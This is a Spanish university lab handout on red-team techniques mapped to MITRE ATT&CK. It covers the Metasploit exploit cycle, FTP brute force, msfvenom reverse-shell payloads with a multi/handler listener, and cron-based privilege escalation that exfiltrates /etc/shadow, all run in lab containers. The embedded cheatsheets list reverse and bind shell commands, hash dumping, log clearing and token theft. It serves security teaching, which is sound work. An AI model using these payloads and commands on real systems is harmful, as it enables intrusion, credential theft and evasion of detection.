Fuente: Microsoft Copilot

LABORATORIO 12-13. TÉCNICAS DE RED TEAM A TRAVÉS DEL MITRE ATT&CK (PARTE 2)

DEPARTAMENTO DE INFORMÁTICA. UNIVERSIDAD DE OVIEDO

Seguridad de Sistemas Informáticos | 2024 – 2025 (V4.2 "*Isaac Peral*")

Contenido

Infraestructura de este Laboratorio 2

Bloque 1: MITRE ATT&CK. *TA0002. Execution* (continuación) 3

Ejercicio L12B1_METERPRETER: *Meterpreter* para explotación *(T1569. System Services)* 3

Ejercicio L12B1_MULTIHANDLER: *Payloads con msfvenom y multi/handler* 6

Bloque 2: MITRE ATT&CK. *TA0004. Privilege scalation* 9

Ejercicio L12B2_CRONEXFIL: Escalada de privilegios a través de trabajos cron: Exfiltración de información privada *(T1053. Scheduled Task/Job)* 9

Ejercicio L12B2_LIBSCALE: Escalada de privilegios mediante la sustitución de ejecutables / dependencias: *Reverse shells* de *Msfvenom (T1053. Scheduled Task/Job)* 10

Ejercicio L12B2_DEPSCALE: Escalada de privilegios mediante la sustitución de dependencias de ejecutables: Exfiltración de datos privados *(T1574. Hijack Execution Flow)* 10

Bloque 3: MITRE ATT&CK. *TA0004. Privilege scalation* (continuación) 12

Ejercicio L12B3_SUDOEXE: Identificación de programas *sudo (T1548. Abuse Elevation Control Mechanism)* 12

Ejercicio L12B3_VALIDACC: Generar una contraseña válida para un usuario de *Linux (T1078. Valid Accounts)* 12

Ejercicio L12B3_SUDOSCALE: Escalar privilegios a través de programas *sudo (T1548. Abuse Elevation Control Mechanism)* 13

Ejercicio L12B3_SUIDEXE: Identificación de programas SUID *(T1548. Abuse Elevation Control Mechanism)* 14

Ejercicio L12B3_SUIDSCALE: Escalada de privilegios a través de programas SUID *(T1548. Abuse Elevation Control Mechanism)* 14

Ejercicio L12B3_INSPECTSCALE: Escalada de privilegios potencial a través de técnicas de inspección ejecutables (*T1078. Valid Accounts*) 15

Insignias y Autoevaluación 17


Infraestructura de este Laboratorio

Este laboratorio contiene los siguientes contenedores:

- Un ***Kali* de "escalada de privilegios"**, que es el que tiene las herramientas instaladas para explotar y realizar escalado de privilegios en el otro. Este contenedor tiene acceso a Internet
- Un ***Ubuntu* de "escalada de privilegios"**, que contiene varios comandos y configuraciones que permiten practicar técnicas de escalado de privilegios. Tienes opciones para practicar diferentes ejercicios (la contraseña para todos los usuarios es `test123...`):
  - Un usuario no *sudoer* con un ***shell* restringido**, `restricted`, ejecutando el *script* `enter_ssh_restricted_privesc_ubuntu_lab12.sh`.
  - Un usuario no *sudoer* con un ***shell* normal**, `testUser`, ejecutando el *script* `enter_ssh_testUser_privesc_ubuntu_lab12.sh`.
  - También tiene acceso estándar con el *script* `enter_privesc_ubuntu_lab12.sh`.

Para ejecutar esta infraestructura, descarga el archivo `lab_12.zip` del campus virtual y copia su contenido en la carpeta `lab_sessions` de la infraestructura descomprimida en el laboratorio anterior. Una vez hecho esto, construye el laboratorio ejecutando primero el script de `prepare_labXX.sh` correspondiente y luego ejecútalo usando `build_labXX.sh`, como en el laboratorio anterior (y como se indica en el documento `lab0B`).

🔍 ***NOTA: Hemos optado por hacer que el build no bloquee y mantener los contenedores vivos incluso después de un reinicio: ya no deberías necesitar hacer build del laboratorio una vez hecho por primera vez, simplemente llama a los scripts de `enter_xxxx.sh` correspondientes y todo debería funcionar bien***



Bloque 1: MITRE ATT&CK. *TA0002. Execution* (continuación)

Ejercicio L12B1_METERPRETER: *Meterpreter* para explotación *(T1569. System Services)*

Descripción de la actividad / Aplicación práctica

Entiendes el **ciclo de uso básico de *Metasploit*** para tratar de explotar una vulnerabilidad

Resultados Esperados

Esta actividad finalizará cuando:

- Puedas completar un ciclo completo de lanzamiento de *exploits* típico de MSF con un *exploit* existente (sin importar que no funcione contra el objetivo)
- Puedas completar un ciclo típico de lanzamiento de exploits de MSF con un módulo auxiliar y obtener un resultado con éxito

Otra información necesaria para su realización

Esta pretende que te familiarices con el uso básico de *Metasploit Framework* (MSF)

Iniciar MSF


Ejecuta *Metasploit Framework* con estos tres comandos (ignora las advertencias), como hicimos en el laboratorio *de Nmap*:

- Iniciar base de datos `msf`: `sudo service postgresql start`
- Iniciar MSF: `sudo msfdb init`
- Arrancar la consola de MSF (tarda un tiempo en mostrar el *prompt*): `msfconsole -q`

Uso básico de MSF

Una vez arrancado `msf`, lo primero que debemos hacer es asegurarnos **de que está funcionando bien**. Para ello, escribe `db_status` y asegúrate de que aparece el mensaje: `postgresql connected to msf`. Una vez conectados a la BBDD, podemos empezar a organizar nuestras actividades utilizando los *workspaces*. Esto nos da la capacidad de **guardar escaneos a diferentes ubicaciones / redes / subredes**, por ejemplo. Al usar el comando `workspace` desde `msfconsole`, se mostrarán los espacios de trabajo que existen actualmente. El espacio de trabajo `default` se selecciona al conectarse a la BBDD, y se representa con `*` junto a su nombre. Crea un nuevo espacio de trabajo "`lab12`" con el comando `workspace -a lab12` (`-d` para eliminarlo) y cambia el espacio de trabajo con `workspace <nombre del workspace>` (Ej.: `workspace lab12`). Las siguientes actividades se realizarán en este espacio de trabajo.

Entender la "cadena" típica de eventos de un *exploit*



Metasploit

TunnelsUp.com v1.0

General Information

Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

`msfconsole`	Launch program
`version`	Display current version
`msfupdate`	Pull the weekly update
`makerc <FILE.rc>`	Saves recent commands to file
`msfconsole -r <FILE.rc>`	Loads a resource file

Executing an Exploit

`use <MODULE>`	Set the exploit to use
`set payload <PAYLOAD>`	Set the payload
`show options`	Show all options
`set <OPTION> <SETTING>`	Set a setting
`exploit` or `run`	Execute the exploit

Session Handling

`sessions -l`	List all sessions
`sessions -i <ID>`	Interact/attach to session
`background` or `^Z`	Detach from session

Using the DB

The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB.

First Time Setup
Run from linux command line.

`service postgresql start`	Start DB
`msfdb init`	Init the DB

`db_status`	Should say connected
`hosts`	Show hosts in DB
`services`	Show ports in DB
`vulns`	Show all vulns found

Finding an Exploit to Use

Do information gathering with db_nmap and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB.

`db_nmap -sS -A 192.168.1.100`	Do port scan and OS fingerprint then add results to DB
`show auxiliary`	Show all auxiliary modules (scanners, fuzzers, proxies, etc.)
`use auxiliary/scanner/smb/smb_version`	Detect the SMB version in use
`use auxiliary/scanner/ftp/anonymous`	Scan for anonymous FTP servers
`use auxiliary/scanner/snmp/snmp_login`	Scan for public SNMP strings

Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service.

`search <TERM>`	Searches all exploits, payloads, and auxiliary modules
`show exploits`	Show all exploits
`show payloads`	Show all payloads

Linux Commands Many linux commands work from within msf like ifconfig, nmap, etc.

Workspaces

Each workspace is like its own database. Create a new one to have a fresh DB.

`workspace -h`	Help
`workspace`	List
`workspace -a`	Add
`workspace -d`	Delete
`workspace -r`	Rename

Meterpreter Commands

`sysinfo`	Show system info
`ps`	Show running processes
`kill <PID>`	Terminate a process
`getuid`	Show your user ID
`upload/download`	Upload/download a file
`pwd / lpwd`	Print working directory
`cd / lcd`	Change directory
`cat`	Show contents of a file
`edit <FILE>`	Edit a file (vim)
`shell`	Drop into a shell
`migrate <PID>`	Switch to another process
`hashdump`	Show all pw hashes (Win)
`idletime`	Display idle time of user
`screenshot`	Take a screenshot
`clearev`	Clear the logs

Escalate Privileges

`use priv`	Load the script
`getsystem`	Elevate your privs
`getprivs`	Elevate your privs

Token Stealing (Win)

`use incognito`	Load the script
`list_tokens -u`	Show all tokens
`impersonate_token DOMAIN\\USER`	Use token
`drop_token`	Stop using token

Enable port forwarding. This opens port 3388 locally which forwards all traffic to 3389 on the remote host:
`meterpreter> portfwd [ADD|DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389`

Pivot through a session by adding a route within msf it allows you to exploit or scan adjacent hosts:
`msf> route add <SUBNET> <MASK> <SESSIONID>`

Encontrar un exploit que podamos usar

Esta actividad debería empezar analizando la información del sistema operativo y programas objetivo con una fase de enumeración que identifique los servicios y las versiones (idéntica a la que vimos en el **Tema 5** y en el **Laboratorio 8-9**). Puedes utilizar un `nmap` independiente, e integrar sus resultados de escaneo en el espacio de trabajo actual (para eso se habló de esa opción en el laboratorio 11), o el `nmap` integrado en MSF a través del comando `db_nmap`. El objetivo es **buscar *exploits*** en la base de datos que tiene el *Metasploit Framework* **aplicables a los servicios y sus versiones concretas encontrados,**. Esta base de datos se puede consultar aquí: https://www.rapid7.com/db/?type=metasploit. También puedes agregar exploits de `searchploit` a *MSF*, pero esto no forma parte de este laboratorio.

- En este caso, usaremos el comando escribiendo `db_nmap -sV 192.168.12.3` desde la `msfconsole` para saber los servicios y sus versiones, igual que como se hizo en el lab 8-9.
- Una vez tengas los servicios y versiones, busca en una base de datos CVE (por ejemplo www.cvedetails.com) los *exploits* disponibles para los servicios que encontraste.
- Uno de los servicios (`apache2`) parece tener *un* exploit serio disponible relacionado con su versión `2.4.50`, superior a la instalada en la máquina, por lo que merece la pena echarle un vistazo. Localiza este *exploit* en www.exploit-db.com
- Buscar en la base de datos de *exploits* de `msf` exploits para apache *2.4.50* (comando `search <palabras clave>`)

Ejecución de un exploit

En un entorno real, debemos probar cada *exploit* potencialmente aplicable utilizando el ciclo de explotación `use <exploit> - set payload <payload> - show options - set options <…> - exploit` que se muestra en la imagen. **Cada uno de los *exploits* candidatos a probar se puede tratar de esta manera**. Para este caso, necesitamos configurar el *exploit* localizado con estos parámetros

- ***Payload***:
  - Consulta los *payloads* disponibles para un *exploit* con `show payloads`. Como tenemos muchas opciones, tenemos una máquina objetivo *Linux* y queremos una conexión TCP inversa para evitar *firewalls*, podemos restringir la búsqueda con `search payload/linux -t reverse`.
  - Una vez aquí debemos elegir el nombre completo del *payload* a aplicar. Para decidir cual usar, sigue estos pasos:
    - Tenemos un sistema de destino *Linux*.
    - Vamos a utilizar una conexión TCP inversa (*reverse shell*).
    - Necesitamos elegir entre un *Meterpreter* o un *shell* estándar (mejor probar *Meterpreter* primero, ya que tiene más potencia como vimos en teoría).
    - Se trata de una arquitectura x64.
    - Luego podemos elegir entre un ***Stager*** o un *payload inline* (***stageless***); en un entorno *Docker*, el segundo funciona mejor.
    - Con esto, deberías tener suficientes datos para elegir el adecuado. Elije el *payload* que cumpla con todas estas condiciones y usa `set payload`. (por favor, elimina la `payload/` del nombre del exploit que hayas encontrado al hacerlo)

- **Resto de parámetros**
  - Una vez elegido el *payload*, consulta la información detallada del *exploit* con `info <nombre completo del exploit>` para ver sus opciones y el resto de los parámetros. En este caso, solo se necesitan estos dos.
    - `RHOST`: `192.168.12.3`
    - `LHOST`: `192.168.12.2`

Una vez configurado, lanza el *exploit*. *¿Funciona?*

Uso de módulos auxiliares de MSF

Esta actividad usa un **módulo auxiliar de *MSF*** para probar de nuevo la mayor parte del "ciclo de *explotación de MSF*" visto antes, pero para un propósito diferente: **hacer fuerza bruta a un servidor FTP presente en el contenedor *de Ubuntu***. El procedimiento es el mismo que un exploit real (`use`), excepto la parte `payload` (no se ejecuta ningún *payload* en un módulo auxiliar). Este módulo auxiliar se denomina `ftp_login`, y el nombre completo (para poner en el comando `use`) se puede consultar con `search ftp_login`. Para hacer esto ten en cuenta los siguientes consejos:

- Da permisos de lectura para todos al archivo `/wordlist/2020mostcommon.txt`
- Establece las opciones adecuadas para lanzar el *exploit*. No olvides que tienes una explicación de las opciones con el comando `info`. Las opciones típicas son `LHOST` (IP de la máquina atacante) o `RHOSTS` (las IP/IP del objetivo(s)). En este caso, puedes usar el `USERNAME` `root` y un archivo de contraseñas (`PASS_FILE`) que puedes encontrar en el directorio `/wordlist/2020mostcommon.txt` del contenedor *Kali*.
- Lanza el `exploit` para ver qué pasa (espera, que funcionará 😊).

Ejercicio L12B1_MULTIHANDLER: *Payloads con msfvenom y multi/handler*

Descripción de la actividad / Aplicación práctica

Necesitas **crear un *payload* personalizado** para tratar de explotar una página web vulnerable

Resultados Esperados

Esta actividad finalizará cuando puedas establecer una conexión *Meterpreter* a través de un *payload* generado por `msfvenom` y usar un shell *Meterpreter* en la máquina explotada.

Otra información necesaria para su realización

En los temas de teoría vimos que `msfvenom` **es una aplicación que genera *payloads* en diferentes lenguajes de programación** con diversos efectos maliciosos. Uno de los más típicos es ejecutar un *reverse shell de Meterpreter* en un sistema infectado. Vamos a probar esto siguiendo este procedimiento para ver el efecto de un *payload* real en acción:

- Inicia sesión en el contenedor de *Ubuntu* como usuario sin privilegios (`testUser`)
- El contenedor de escalada de privilegios *Ubuntu* puede ejecutar páginas web PHP con `php <fichero PHP>` y cualquier usuario en el sistema puede escribir páginas web en el directorio utilizado por defecto para alojar páginas web que se puedan servir directamente al exterior (`/var/www/html`).
- El contenedor *de Ubuntu* (nuestra víctima) está en una IP fija.
- Sigue el procedimiento mostrado en teoría para generar un *payload* de *Meterpreter reverse shell* con PHP en un archivo `.php` llamado `shell.php`. También puedes utilizar el siguiente *cheatsheet* como referencia (**NOTA**: Si no lo puedes ver correctamente, hay una versión descargable en PDF aquí: https://github.com/jose-r-lopez/SSI_Extra_Materials/blob/main/Cheatsheets/msfvenom.pdf). No olvides cambiar el parámetro `LHOST` (el contenedor atacante) y el parámetro `RHOST` (el contenedor atacado) para poner los valores de IP correctos.

MsfVenom Cheatsheet (ingenieriainformatica.uniovi.es)
A Metasploit standalone payload generator.

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

```
closer@kali:~/Desktop/Allhacked/post$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.36
LPORT=4444 --platform windows --arch x86 -f exe > reverse_tcp.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

```
root@kali:~# msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.179.146 LPORT=4444 -f
macho > /root/Downloads/exploits/exploit.macho
No platform was selected, choosing Msf::Module::Platform::OSX from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 65 bytes
Final size of macho file: 20080 bytes
```

GENERAL USAGE

`/usr/bin/msfvenom [options] <var=val>`

NOTES	AVAILABLE EXECUTABLE FORMATS	AVAILABLE TRANSFORM FORMATS	AVAILABLE PLATFORMS	AVAILABLE ARCHITECTURES
MSFvenom Payload Creator for Red Team Tactics: https://www.codementor.io/packt/msfvenom-payload-creator-for-red-team-tactics-qewdwa150 **Tutorial de uso general:** https://www.offensive-security.com/metasploit-unleashed/msfvenom/	asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, python-reflection, vba, vba-exe, vba-psh, vbs, war	base32, base64, bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript	aix, android, apple_ios, brocade, bsd, bsdi, cisco, firefox, freebsd, hardware, hpux, irix, java, javascript, juniper, linux, mainframe, multi, netbsd, netware, nodejs, openbsd, osx, php, python, r, ruby, solaris, unifi, unix, unknown, windows	aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, tty, x64, x86, x86_64, zarch

OPTIONS

-a, --arch <arch>: The architecture to use for --payload and --encoders (use --list archs to list)	**--list-options**: List --payload <value>'s standard, advanced and evasion options
-b, --bad-chars <list>: Characters to avoid example: '\x00\xff'	**-n, --nopsled <length>**: Prepend a nopsled of [length] size on to the payload
-c, --add-code <path>: Specify an additional win32 shellcode file to include	**-o, --out <path>**: Save the payload to a file
-e, --encoder <encoder>: The encoder to use (use --list encoders to list)	**-p, --payload <payload>**: Payload to use (--list payloads to list, --list-options for arguments). Specify
--encoder-space <length>: The maximum size of the encoded payload (defaults to the -s value)	**--pad-nops**: Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of
--encrypt <value>: The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)	**--platform <platform>**: The platform for --payload (use --list platforms to list)
--encrypt-iv <value>: An initialization vector for --encrypt	**-s, --space <length>**: The maximum size of the resulting payload
--encrypt-key <value>: A key to be used for --encrypt	**--sec-name <value>**: The new section name to use when generating large Windows binaries. Default: random 4-
-f, --format <format>: Output format (use --list formats to list both executable and transform formats available) (see both format boxes for	**--service-name <value>**: The service name to use when generating a service binary
-h, --help: Show this message	**--smallest**: Generate the smallest possible payload using all available encoders
-i, --iterations <count>: The number of times to encode the payload	**-t, --timeout <second>**: The number of seconds to wait when reading the payload from STDIN (default 30, 0 to
-k, --keep: Preserve the --template behaviour and inject the payload as a new thread	**-v, --var-name <value>**: Specify a custom variable name to use for certain output formats
-l, --list <type>: List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all	**-x, --template <path>**: Specify a custom executable file to use as a template

EXAMPLES

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

List payloads: msfvenom -l

Binaries Payloads	Scripting Payloads
Linux Meterpreter Reverse Shell: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local	**Python Reverse Shell:** msfvenom -p cmd/unix/reverse_python LHOST=<Local IP Address> LPORT=<Local Port> -f raw >
Linux Bind Meterpreter Shell: msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > bind.elf	**Bash Unix Reverse Shell:** msfvenom -p cmd/unix/reverse_bash LHOST=<Local IP Address> LPORT=<Local Port> -f raw >
Linux Bind Shell: msfvenom -p generic/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > term.elf	**Perl Unix Reverse shell:** msfvenom -p cmd/unix/reverse_perl LHOST=<Local IP Address> LPORT=<Local Port> -f raw >
Windows Meterpreter Reverse TCP Shell: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local	**Shellcode**
Windows Reverse TCP Shell: msfvenom -p windows/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe	**Windows Meterpreter Reverse TCP Shellcode:** msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address>
Windows Encoded Meterpreter Windows Reverse Shell: msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe >	**Linux Meterpreter Reverse TCP Shellcode:** msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address>
Mac Reverse Shell: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f macho > shell.macho	**Mac Reverse TCP Shellcode:** msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address>
Mac Bind Shell: msfvenom -p osx/x86/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f macho > bind.macho	**Create User:** msfvenom -p windows/adduser USER=hacker PASS=Hacker123$ -f exe > adduser.exe
Web Payloads	**METASPLOIT HANDLER**
PHP Meterpreter Reverse TCP: msfvenom -p php/meterpreter_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.php cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php &&	use exploit/multi/handler set PAYLOAD <Payload name> Set RHOST <Remote IP> set LHOST <Local IP> set LPORT <Local Port> run
ASP Meterpreter Reverse TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f asp > shell.asp	
JSP Java Meterpreter Reverse TCP: msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.jsp	

WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f war > shell.war

BACK

1

2

3

- Para transferir archivos entre ambos contenedores, puedes generar **servidores web temporales** en cualquier puerto, que te permitirán leer archivos de sistemas remotos fácilmente. Para ello, vete a la carpeta que tiene el archivo al que quieres acceder de forma remota y haz lo siguiente, dependiendo de la versión de *Python* que quieras utilizar (los contenedores en la infraestructura tienen instalado *Python 3*). **NOTA**: `wget <IP>:<puerto>` es una buena manera de realizar solicitudes a estos servidores web temporales desde el lugar al que desea transferir los archivos:
  - **Python 2**: `python -m SimpleHTTPServer <número de puerto>`
  - **Python 3 (el instalado en los contenedores)**: `python -m http.server <número de puerto>`
- Una vez transferido el archivo, **ejecuta MSF** como en la actividad anterior
- Como el *payload* (el archivo generado por `msfvenom`) no se ejecutará dentro de MSF, sino en la máquina remota, crea un *payload listener* `multi/handler` siguiendo el procedimiento que vimos en teoría. Utiliza los siguientes parámetros (**por favor usa el *payload Stageless* `meterpreter_reverse_tcp` que se muestra en el código**, ya que es posible que el *staged* no funcione en contenedores):

```
use exploit/multi/handler
set PAYLOAD php/meterpreter_reverse_tcp
set RHOST 192.168.12.3
set LHOST 192.168.12.2
set LPORT 3000
```

- Ejecuta el *exploit* en segundo plano con la opción `-j`.

```
exploit -j
```

- Ahora ejecuta el `shell.php` en el otro contenedor para establecer la conexión. Puedes acceder a él vía *browser* desde la máquina virtual o ejecutando `php -f shell.php`.
- Si todo se hace correctamente, deberías ver un mensaje que notifica que se ha establecido una sesión de conexión de *reverse shell*, y ahora puedes acceder a esta sesión por su ID. Usa `sessions -l` para enumerar las sesiones de *Meterpreter* disponibles, y `sessions -i <ID de sesión>` para iniciar sesión en una.
- Ahora estás en un *shell Meterpreter* completamente activo, y puedes usar sus funcionalidades para probar técnicas de post-explotación como las que revisamos en teoría. Puede escribir `help` para ver los comandos disponibles. Comprueba los siguientes:
  - Comandos de *shell* típicos como `ls` y `ps`
  - Un comando para cargar cualquier archivo en la máquina explotada. Pruébalo con `/wordlist/2020mostcommon.txt`. Piensa en lo que puedes hacer con esto, incluso si no eres un usuario privilegiado.
  - Ejecuta `shell` e intenta usar algunos comandos, como `whoami`.

🔍 ***Si se te ocurre mover alguno de estos ficheros a tu máquina Windows, el Windows Defender te dirá que tienes un malware en la máquina. Y no miente, has generado un programa malicioso 😊. El caso está en que claro, si lo que generas se detecta tan fácilmente pierde un poco la "gracia" como herramienta de ataque. Para evitar eso `msfvenom` permite usar encoders, que te permiten generar el código malicioso ofuscado, de manera que sea mucho más difícil de detectar por un programa antimalware. Pero eso es una historia para otro tiempo (salvo que decidas mirarlo por curiosidad por tu cuenta, claro 😉)***

Bloque 2: MITRE ATT&CK. *TA0004. Privilege scalation*

Ejercicio L12B2_CRONEXFIL: Escalada de privilegios a través de trabajos cron: Exfiltración de información privada *(T1053. Scheduled Task/Job)*

Descripción de la actividad / Aplicación práctica

Necesitas **extraer información privilegiada de un sistema remoto** abusando de la funcionalidad `cron` del SO

Resultados Esperados

Esta actividad finalizará cuando puedas extraer información privada de un sistema que te permita ejecutar operaciones como `root` mediante una modificación maliciosa de un trabajo `cron` programado

Otra información necesaria para su realización

El demonio `cron` **ejecuta tareas programadas** para realizar mantenimiento del sistema, copias de seguridad, etc. Las tareas programadas de todo el sistema se pueden consultar en el archivo `/etc/crontab`. Sin embargo, este *daemon* también se puede usar para hacer escalada de privilegios. Es posible que tu usuario actual pueda introducir una tarea programada en este archivo, que se ejecutará como `root`, o tal vez puedas reemplazar una de las tareas programadas por otro archivo si los permisos del archivo que contiene la tarea a ejecutar lo permiten. Para practicar con este tipo de vulnerabilidad, la vamos a utilizar como vector para exfiltrar información privada. Para ello, sigue estos pasos.

- Inicia sesión en el sistema *Ubuntu* como usuario sin privilegios (`testUser`).
- Da permisos `o+r` a `/tmp/integrity_check.py`
- Comprueba el contenido del archivo `/etc/crontab` para asegurarte de que tiene tareas programadas asociadas a `root`. Puedes usar esta documentación como referencia para interpretar el contenido de `crontab`: https://ostechnix.com/a-beginners-guide-to-cron-jobs/
- Busca los archivos que se ejecutan como parte de estos trabajos `cron` y mira si puedes modificar alguno de ellos.
- Modifica estos archivos con código que desarrolles tú mismo y que pueda leer datos privados (como el archivo `/etc/shadow`). *¿Por qué crees que tendrá éxito esta operación?*
- Comprueba que puedes exfiltrar los datos.

🔍 ***NOTA: la salida de los procesos administrados por `cron` se puede ver en `/var/log/cron.log`***

Ejercicio L12B2_LIBSCALE: Escalada de privilegios mediante la sustitución de ejecutables / dependencias: *Reverse shells* de *Msfvenom (T1053. Scheduled Task/Job)*

Descripción de la actividad / Aplicación práctica

Necesitas **convertirte en** `root` dentro de un *reverse shell* abusando de la **funcionalidad** `cron` del SO

Resultados Esperados

Esta actividad finalizará cuando puedas establecer una conexión *Meterpreter* a través de un *payload* generado por `msfvenom` en *Python*.

Otra información necesaria para su realización

A partir de las técnicas que practicaste para reemplazar procesos `cron` o dependencias de ejecutables (elije una), usa la técnica de generación de *payloads* de `msfvenom` para habilitar un *Meterpreter reverse shell* como `root` desde el contenedor *de Ubuntu* al contenedor *Kali* mediante el uso del *exploit* `multi/handler` como se explicó en teoría, a través del *payload* `python/meterpreter/reverse_tcp`.

Ejercicio L12B2_DEPSCALE: Escalada de privilegios mediante la sustitución de dependencias de ejecutables: Exfiltración de datos privados *(T1574. Hijack Execution Flow)*

Descripción de la actividad / Aplicación práctica

